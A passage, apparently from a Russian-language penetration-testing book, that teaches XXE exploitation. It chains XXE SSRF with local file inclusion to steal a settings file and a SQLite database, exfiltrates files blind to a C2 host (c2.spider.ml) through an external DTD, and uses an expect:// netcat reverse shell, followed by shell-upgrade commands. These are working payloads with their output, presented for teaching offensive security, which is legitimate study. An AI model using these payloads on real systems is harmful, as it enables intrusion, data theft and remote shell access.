Внутреннее приложение, работающее на хосте 10.0.5.19, которое мы будем использовать для демонстрационных целей, – это потрясающий проект badguys от Майка Пирната (Mike Pirnat). Код веб-приложения можно скачать на странице https://github.com/mpirnat/lets-be-bad-guys.

Рассмотрим сценарий, в котором после дальнейшего изучения сервера, успешно просканированного нами ранее, мы поняли, что на хосте 10.0.5.19 работает приложение, уязвимое для локального включения файлов. Мы не можем получить доступ к нему напрямую из нашего сегмента сети, и нам доступно только приложение `xml.parser.local`. Обычно мы не можем атаковать 10.0.5.19, но благодаря проблеме, связанной с XXE SSRF, можно заставить XML-парсер осуществлять атаку от нашего имени.

Создадим полезную нагрузку для передачи ее в `xml.parser.local`, и это заставит его подключиться к нашему целевому внутреннему серверу и извлечь файл настроек из уязвимого приложения с помощью локального включения файлов.

Приложение badguys, работающее на внутреннем хосте 10.0.5.19, уязвимо для локального внедрения файлов в URL-параметре `/user-pic`, `p`:

```
http://10.0.5.19/user-pic?p=[LFI]
```

Это уязвимое приложение с открытым исходным кодом, и быстрый поиск в GitHub сообщает все, что нам нужно знать о структуре файловых папок. Это относится и к другим фреймворкам и CMS. Сайт на WordPress, уязвимый для атаки с использованием локального внедрения файлов, можно эксплуатировать для получения содержимого файла `wp-config.php` так же легко.

Мы знаем относительный путь к файлу настроек, потому что мы его проверили и можем использовать в качестве полезной нагрузки для эксплуатации с использованием локального внедрения файлов. Приложение badguys хранит свои настройки в файле с именем `settings.py`, который обычно находится на два каталога выше от текущего рабочего каталога.

Чтобы получить содержимое этого файла, наш вредоносный код будет выглядеть примерно так:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE xxe [
  <!ELEMENT xxe ANY >
  <!ENTITY exfil SYSTEM "http://10.0.5.19/
user-pic?p=../../settings.py">
]>
<xxe>&exfil;</xxe>
```

Вместо имени хоста Collaborator попросим XML-сервер связаться с внутренним хостом и вернуть ответ нам. Если все пойдет хорошо, XML-парсер будет эксплуатировать уязвимость внутреннего приложения badguys, работающего на хосте 10.0.5.19, предоставляя нам содержимое файла `settings.py` (рис. 10.12).

Файл `settings.py` содержит интересную информацию: учетные данные базы данных и пути к файлам `sqlite3`. Не помешает записать их, чтобы исполь-

зовать впоследствии. Интересующий нас файл – это сама база данных SQLite 3, расположенная в `c:\db\badguys.sqlite3` на внутреннем хосте 10.0.5.19.




Рис. 10.12. Использование XXE для эксплуатации уязвимости, связанной с локальным включением файла на внутреннем хосте

Мы можем использовать ту же атаку, связанную с локальным включением файлов, чтобы заполучить и его содержимое.

Есть одна проблема, которая возникает при простом изменении пути `p` к файлу базы данных:

```
http://10.0.5.19/user-pic?p=../../../../../../db/badguys.sqlite3
```

В обычных ситуациях при использовании локального внедрения файлов это работает просто отлично. Мы пересекаем достаточное число каталогов, чтобы добраться до корневого каталога диска, меняем каталог на `db` и извлекаем файл `badguys.sqlite3`.

Обратите внимание, что в нашем коде содержимое базы данных SQLite 3 будет извлечено и вставлено в тег `<xxe>` до того, как парсер обработает XML-данные.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE xxe [
```

```
  <!ELEMENT xxe ANY >
  <!ENTITY exfil SYSTEM "http://10.0.5.19/
user-pic?p=../../../../../../db/badguys.sqlite3">
]>
<xxe>&exfil;</xxe>
```

Файлы SQLite 3 будут содержать символы, которые у большинства XML-парсеров вызывают проблемы при обработке, и поэтому ошибки, возникающие в ходе парсинга, помешают нам забрать содержимое.

Если мы запустим наш вредоносный код как есть, то увидим, что, несмотря на то что содержимое базы данных было извлечено, приложение не вернуло его, потому что оно попыталось проанализировать их как часть тега <xxe>. Двоичный формат файла SQLite 3 не совсем подходит для XML.




Рис. 10.13. В ходе XXE-атаки не удалось вернуть содержимое базы данных

Чтобы обойти эту проблему, в идеале нам нужно, чтобы XML-парсер кодировал данные, которые он извлекает из уязвимого внутреннего приложения, прежде чем вставить в тег <xxe> для обработки.

XML-парсер написан на PHP и, следовательно, имеет доступ к различным преобразовывающим фильтрам, которые можно применять к потоковым дан-

ным, таким как ресурс, извлеченный из URL-адреса. Доступ к фильтрам можно получить через `php://`, как показано ниже:

```
php://filter/convert.base64-encode/resource=[URL]
```

Один из доступных преобразовывающих фильтров – `base64-encode`, он будет полезен в нашем случае.

В документации к PHP показаны все доступные фильтры на странице http://php.net/manual/en/filters.php. Данные могут быть преобразованы, зашифрованы или сжаты на лету.

Для шифрования содержимого базы данных SQLite 3 в Base-64 нужно подделать запрос к следующему идентификатору ресурса.

```
php://filter/convert.base64-encode/resource=http://10.0.5.19/
user-pic?p=../../../../../../db/badguys.sqlite3
```

Фильтр `convert.base64-encode` применяется к удаленному ресурсу, в котором находится необходимое нам содержимое базы данных. Возвращаемое значение будет представлять собой длинную строку в формате Base64 и больше не должно вызывать никаких ошибок.




Рис. 10.14. Повторение атаки с использованием модификации PHP-фильтра в кодировке Base64

Теперь можно запустить этот ответ через CyberChef с возможностью сохранения декодированных данных в файл.




Рис. 10.15. База данных SQL, извлеченная из внутреннего хоста

CyberChef – отличный инструмент для манипулирования данными, доступный онлайн или для загрузки со страницы https://gchq.github.io/CyberChef.

Получилось! Нам удалось заиметь базу данных из внутренней системы, связав два эксплойта:

`XML External Entity (`**`XXE`**`) Server-side Request Forgery (`**`SSRF`**`) -> Local File Inclusion (`**`LFI`**`)`

Как мы уже видели, подделка запроса, в частности XXE (поскольку можем получить содержимое ответа), представляет огромную ценность во время выполнения задания.

«Слепой» XXE

В повседневной работе вам, вероятно, приходилось сталкиваться с тем, что не все XML-парсеры столь же многословны, как тот, что использовался в предыдущем примере. Многие веб-приложения настроены на подавление ошибок и предупреждений, и иногда они не выводят никаких полезных данных. Предыдущие атаки основывались на том факте, что полезная нагрузка обработана и сущности выведены на экран, что позволило нам с легкостью украсть данные.

Однако в некоторых случаях это невозможно.

Чтобы продемонстрировать данную атаку, исправим XML-парсер, дабы он подавлял сообщения об ошибках и отображал общее сообщение после каждой отправки.

```php
<?php
ini_set('display_errors', 'Off');
ini_set('html_errors', 'Off');

if (isset($_POST['xml'])) {
    $xml_data = $_POST['xml'];
    $xml_object = simplexml_load_string($xml_data, 'SimpleXMLElement', LIBXML_DTDLOAD | LIBXML_NOENT);
}
?>
<form method="post">
    <textarea name="xml" style="width: 500; height: 300;"></textarea>
    <br/><br/>
    <input type="submit" name="submit_xml" value="Parse XML"/>
</form>

<?php
if (isset($xml_object)) {
    ?>
    <span style="color: red">
    <?php
        //echo htmlentities(print_r($xml_object, true));
        echo "Thank you for submitting the data. We will contact you when it is processed.";
    ?>
    <?php
}
?>
```

Рис. 10.16. Модифицированный XML-парсер не возвращает данные

Строки 2, 3 и 22 сделают наши предыдущие атаки, вызывающие утечку информации, бесполезными. Даже если мы успешно используем XXE, мы не сможем увидеть содержимое файла, который пытаемся получить. SSRF-атаки по-прежнему будут работать, но с их помощью не так просто осуществлять практическую эксплуатацию уязвимостей.




Рис. 10.17. «Слепая» XXE-атака не дает полезного результата

Как же передать данные наружу, если приложение не возвращает ничего полезного после эксплуатации?

Нужно стать немного более креативными. Внеполосная идентификация уязвимости использует командно-контрольный сервер для подтверждения уязви-

мости приложения путем наблюдения за входящими сетевыми подключениями. Подтверждение наличия уязвимостей, подверженных «слепому» XXE, можно также делать внеполосно и, как показано в предыдущем примере, использовать для этого Burp Collaborator или внешний командно-контрольный сервер.

Что, если вместо указания XML-парсеру возвращать необходимые нам данные с помощью тега `<xxe>&exfil;</xxe>` мы выберем внеполосный подход? Поскольку мы не можем вернуть данные в браузере, то можем попросить парсер подключиться к командно-контрольному серверу и добавить данные в URL-адрес, что позволит нам получить содержимое путем анализа журналов доступа этого сервера.

Нам известно, что можно зашифровать содержимое файла в формат Base-64 с помощью потокового фильтра. Давайте объединим два этих способа и попытаемся отправить данные на наш командно-контрольный сервер вместо веб-браузера.

Сущности, которые мы должны определить в нашем вредоносном коде, будут выглядеть примерно так:

```
<!ENTITY % data SYSTEM "php://filter/convert.base64-
encode/resource=file:///etc/issue">
<!ENTITY % conn "<!ENTITY exfil SYSTEM
'http://c2.spider.ml/exfil?%data;'>">
```

Если у вас зоркий глаз, то вы заметите новый символ %, который стоит перед именами сущностей. Он обозначает сущность уровня параметров, в отличие от общей сущности, которую мы использовали до сих пор. На общие сущности можно ссылаться где-нибудь в дереве корневых элементов, тогда как на сущность уровня параметров можно ссылаться в DTD или заголовке документа:

- сущности параметров имеют префикс в виде символа %;
- общие сущности имеют префикс в виде символа &.

Следующий шаг – опробовать обе эти категории сущностей в нашем предыдущем коде.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE xxe [
  <!ELEMENT xxe ANY >
  <!ENTITY % data SYSTEM "php://filter/convert.base64-
encode/resource=file:///etc/issue">
  <!ENTITY % conn "<!ENTITY exfil SYSTEM
'http://c2.spider.ml/exfil?%data;'>">
  %conn;
]>
<xxe>&exfil;</xxe>
```

Как видите, мы определяем сущности %data и %conn в DOCTYPE. Сущность %conn также определяет общую сущность &exfil, которая присоединит сущность %data в кодировке Base64 к URL-адресу нашего командно-контрольного сервера для эксфильтрации.

Сразу после определения сущности параметров мы заставляем вычислить %conn, что положит начало сбору и кодированию данных. Также будет определено значение &exfil, которая позже вызывается в теле документа.

Проще говоря, уязвимый XML-парсер будет выполнять следующие действия:

- попытается вычислить значение %data и соответственно получить содержимое файла /etc/issue;
- использует схему php://filter для кодирования содержимого /etc/issue;
- попытается вычислить значение %conn и соответственно подключиться к нашему командно-контрольному серверу2, c2.spider.ml;
- передаст содержимое %data в формате Base64 через URL-адрес.

К сожалению, вредоносный код не будет работать из-за ограничений стандарта XML.

Ссылки на сущности параметров (%data и %conn) не допускаются в объявлениях разметки. Нужно использовать внешний DTD, чтобы определить их.

Можно проверить наш код на наличие ошибок локально, используя команду Linux xmllint, как показано ниже.

```
root@kali:/tools# xmllint payload.xml
payload.xml:5: parser error : PEReferences forbidden in internal
subset
  <!ENTITY % conn "<!ENTITY exfil SYSTEM
'http://c2.spider.ml/exfil?%data;'>">
                                                                ^
payload.xml:5: parser warning : not validating will not read
content for PE entity data
<!ENTITY % conn "<!ENTITY exfil SYSTEM
'http://c2.spider.ml/exfil?%data;'>">
                                                                ^
payload.xml:6: parser error : PEReference: %conn; not found
    %conn;
          ^
payload.xml:8: parser error : Entity 'exfil' not defined
<xxe>&exfil;</xxe>
            ^
```

`xmllint` доступен в пакете `libxml2-utils` в дистрибутивах на базе Debian, таких как Kali.

Обходной путь достаточно прост. Мы будем хранить объявления сущностей для `%data` и `%conn` на нашем командно-контрольном сервере во внешнем DTD-файле.

```
root@spider-c2-1:~/c2/xxe# cat payload.dtd
<!ENTITY % data SYSTEM "php://filter/convert.base64-
encode/resource=file:///etc/issue">
<!ENTITY % conn "<!ENTITY exfil SYSTEM
'http://c2.spider.ml/exfil?%data;'>">
```

Также настроим простой веб-сервер, чтобы предоставить нашей жертве файл `payload.dtd` с помощью команды `php -S`.

```
root@spider-c2-1:~/c2/xxe# php -S 0.0.0.0:80
PHP 7.0.27-0+deb9u1 Development Server started
Listening on http://0.0.0.0:80
Document root is /root/c2/xxe
Press Ctrl-C to quit.
```

Модифицированный вредоносный код будет выглядеть так:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE xxe [
  <!ELEMENT xxe ANY >
  <!ENTITY % dtd SYSTEM "http://c2.spider.ml/payload.dtd">
  %dtd;
  %conn;
]>
<xxe>&exfil;</xxe>
```

Единственное реальное отличие состоит в том, что мы переместили объявления наших сущностей во внешний DTD-файл и теперь ссылаемся на него в `DOCTYPE`.

Как и ожидалось, наши XML-данные не сгенерировали никаких ошибок и не вернули никаких данных. Мы действуем вслепую. (См. рис. 10.18.)

Однако на сервере `c2.spider.ml` видно два HTTP-запроса, поступающих от жертвы.

```
root@spider-c2-1:~/c2/xxe# php -S 0.0.0.0:80
PHP 7.0.27-0+deb9u1 Development Server started
Listening on http://0.0.0.0:80
```

```
Document root is /root/c2/xxe
Press Ctrl-C to quit.
[] 107.181.189.72:42582 [200]: /payload.dtd
[] 107.181.189.72:42584 [404]:
/exfil?S2FsaSBHTlUvTGludXggUm9sbGluZyBcbiBcbAo=
[...]
```

Первый запрос приходит для файла `payload.dtd`. Это означает, что мы подтвердили наличие XXE-уязвимости. Содержимое обрабатывается, и последующий вызов URL-адреса (**`exfil?S2FsaSBHTlUvTGludXggUm9sbGluZyBcbiBcbAo=`**), содержащего интересующие нас данные, обнаруживается в журналах почти сразу.




Рис. 10.18. Код модифицированного XML-эксплойта

При повторном использовании CyberChef расшифровка URL-данных дает содержимое файла `/etc/issue` на сервере XML-парсера (см. рис. 10.19).

Такой метод передачи данных наружу отлично подходит для небольших файлов, однако при отправке большого фрагмента кода в формате Base64 по протоколу HTTP могут возникнуть проблемы. Большинство клиентов, таких как PHP или Java, не будет отправлять запросы с URL-адресами, длина которых превышает 2000 символов. В некоторых случаях может быть разрешена длина до 4000 символов. Это сильно зависит от реализации клиента, поэтому всякий раз, когда вы пытаетесь украсть данные с помощью XXE-атаки, помните об этих ограничениях.

Удаленное выполнение кода

Ах да, это своего рода святой Грааль тестирований на проникновение. Будучи гораздо менее распространенным, удаленное выполнение кода возможно при развертывании некоторых приложений, уязвимых к XXE-атакам. Ненадежная конфигурация и уязвимые компоненты позволят нам использовать XML-парсер не по назначению, что приведет к удаленному выполнению кода.




Рис. 10.19. CyberChef декодирует украденные данные

В предыдущих примерах мы использовали довольно простой вредоносный код для чтения данных с диска.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE xxe [
  <!ELEMENT xxe ANY >
  <!ENTITY exfil SYSTEM "file:///etc/passwd">
]>
<xxe>&exfil;</xxe>
```

После парсинга тег `<xxe>` будет содержать содержимое файла `/etc/passwd`. Попросить PHP выполнить код не намного сложнее благодаря модулю `expect`. Хотя обычно это расширение не устанавливается по умолчанию, `expect` предоставляет PHP-приложениям обертку `expect://`, позволяющую разработчикам выполнять команды оболочки с помощью URL-подобного синтаксиса.

Как и обертка `file://`, `expect://` предоставляет доступ с правом чтения и записи потоку PTY, а не файловой системе. Разработчики могут использовать функцию `fopen` с оболочкой `expect://` для выполнения команд и получения вывода.

```
<?php
$stream = fopen("expect://ssh root@remotehost uptime", "r");
?>
```

В предыдущем коде мы открываем базовой системной оболочке поток только для чтения, выполняем команду `ssh root@remotehost`, и после подключения команда `uptime` будет выполнена на удаленном хосте.

После завершения результат может быть использован в остальной части приложения.

При атаке XML нам не нужно выполнять PHP-код и вызывать функцию `fopen`. Оболочка `expect://` легко доступна для XML-парсеров.

Использование `expect://` вместо встроенной системной команды `passthru` дает ряд преимуществ, поскольку обеспечивает взаимодействие с терминалом, тогда как команды оболочки `passthru` более ограничены. Таким образом, вы все еще можете столкнуться с тем, что этот модуль установлен и включен.

Чтобы увидеть, как это работает в системе с включенным модулем `expect`, можно выполнить приведенный ниже вредоносный код. Команда, которую мы передаем в `expect://`, – это простой редиректор, указывающий на наш командно-контрольный сервер в облаке, `c2.spider.ml`.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE xxe [
  <!ELEMENT xxe ANY >
  <!ENTITY shell SYSTEM "expect://nc -e bash c2.spider.ml 443">
]>
<xxe>&shell;</xxe>
```

Плюс этого в том, что нам не обязательно заботиться о выводе. Если это «слепая» XXE-атака, то нам легко удастся создать оболочку.

После того как вредоносный код XML будет проанализирован и приложение попытается развернуть сущность оболочки, модуль `expect` выполнит нашу команду netcat на объекте атаки и мы получим доступ по оболочке к серверу приложения.

```
root@spider-c2-1:~# nc -lvp 443
listening on [any] 443 ...
connect to [10.240.0.4] from [107.181.189.72] 42384
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/var/www/html/xml
```

Netcat – это не единственный доступный вариант оболочки. Если код выполняется с помощью `expect://`, мы также можем загрузить полезную нагрузку Meterpreter и получить доступ через консоль Metasploit, что дает нам дополнительные инструменты для постэксплуатации. При удаленном выполнении кода наши возможности безграничны.

Интерактивные оболочки

Реверсные оболочки через netcat вполне подходят для выполнения некоторых команд и, возможно, чтения файлов, но они не обеспечивают интерактивность. Чтобы быть более продуктивными во время постэксплуатации, нам нужен доступ к различным инструментам, таким как Vim или SSH, для чего требуется соответствующий терминал.

Нужно выполнить несколько шагов, которые отдельные особи могут назвать магией, чтобы обновить нашу оболочку. Сперва можно вызвать команду `python` для запуска новой bash-оболочки.

Пусть она не идеальна, но это лучше, чем то, что у нас было раньше:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Возможно, данный код выглядит странно, если вы не знакомы с Python, но все, что он делает, – импортирует пакет `pty` и запускает оболочку bash.

В своей реверсной оболочке выполняем команду `python`, и результат должен выглядеть знакомо.

```
root@spider-c2-1:~# nc -lvp 443
listening on [any] 443 ...
connect to [10.240.0.4] from [107.181.189.72] 42384
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/var/www/html/xml
python -c 'import pty; pty.spawn("/bin/bash")'
www-data$ $
```

Тут еще есть некоторые проблемы: пока Vim работает, доступа к истории или автозаполнения в командой строке нет, и сочетание клавиш **Ctrl**+**C** завершит работу оболочки.

Давайте сделаем еще один шаг и попробуем увеличить возможности до полной оболочки, используя команду `stty` и конфигурацию локального терминала.

Во-первых, после обновления оболочки, используя предыдущую строку кода с командой `python`, отправим процесс в фоновый режим, используя сочетание клавиш **Ctrl**+**Z**.

```
root@spider-c2-1:~# nc -lvp 443
listening on [any] 443 ...
connect to [10.240.0.4] from [107.181.189.72] 42384
id
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/var/www/html/xml
python -c 'import pty; pty.spawn("/bin/bash")'
www-data$ ^Z
[1]+  Stopped                 nc -lvp 443
root@spider-c2-1:~#
```

Нам нужно найти тип текущего терминала, проверив переменную `$TERM`.

```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data$ ^Z
[1]+  Stopped                 nc -lvp 443
root@spider-c2-1:~# echo $TERM
screen
```

Наш командно-контрольный сервер работает в сеансе `screen`, но вы можете увидеть `xterm-256color` или Linux, если будете работать с Kali.

Теперь нужны настройки количества строк и столбцов для отображения в терминале. Чтобы получить эти значения, воспользуемся программой `stty` с опцией `-a`.

```
root@spider-c2-1:~# stty -a
speed 38400 baud; rows 43; columns 142; line = 0;
intr = ^C; quit = ^\; erase = ^?; kill = ^U; eof = ^D; eol = <undef>;
eol2 = <undef>; swtch =
[...]
```

Может показаться, что приведенная далее команда выводит терминал из строя, но, для того чтобы сочетание клавиш **Ctrl**+**C** не убило нашу оболочку, мы должны перевести TTY в `raw`-режим и отключить вывод каждого символа. Команды, которые мы вводим в нашу оболочку, все равно будут обрабатываться, но сам терминал без активной реверсной оболочки может выглядеть неработоспособным.

Сообщаем команде `stty` установить терминал в `raw`-режим и отключить вывод с помощью `-echo`.

```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data$ ^Z
[1]+  Stopped                 nc -lvp 443
```

```
root@spider-c2-1:~# echo $TERM
screen
root@spider-c2-1:~# stty -a
speed 38400 baud; rows 43; columns 142; line = 0;
intr = ^C; quit = ^\; erase = ^?; kill = ^U; eof = ^D; eol = <undef>;
eol2 = <undef>; swtch =
[...]
root@spider-c2-1:~# stty raw -echo
```

Чтобы вернуть оболочку из фонового режима, запускаем команду `fg`. Вы заметите, что это не выводится в терминале из-за ранее выполненной команды `stty raw -echo`, но тем не менее должно быть обработано.

```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data$ ^Z
[1]+  Stopped                 nc -lvp 443
root@spider-c2-1:~# echo $TERM
screen
root@spider-c2-1:~# stty -a
speed 38400 baud; rows 43; columns 142; line = 0;
intr = ^C; quit = ^\; erase = ^?; kill = ^U; eof = ^D; eol = <undef>;
eol2 = <undef>; swtch =
[...]
root@spider-c2-1:~# stty raw -echo
root@spider-c2-1:~# nc -lvp 443
```

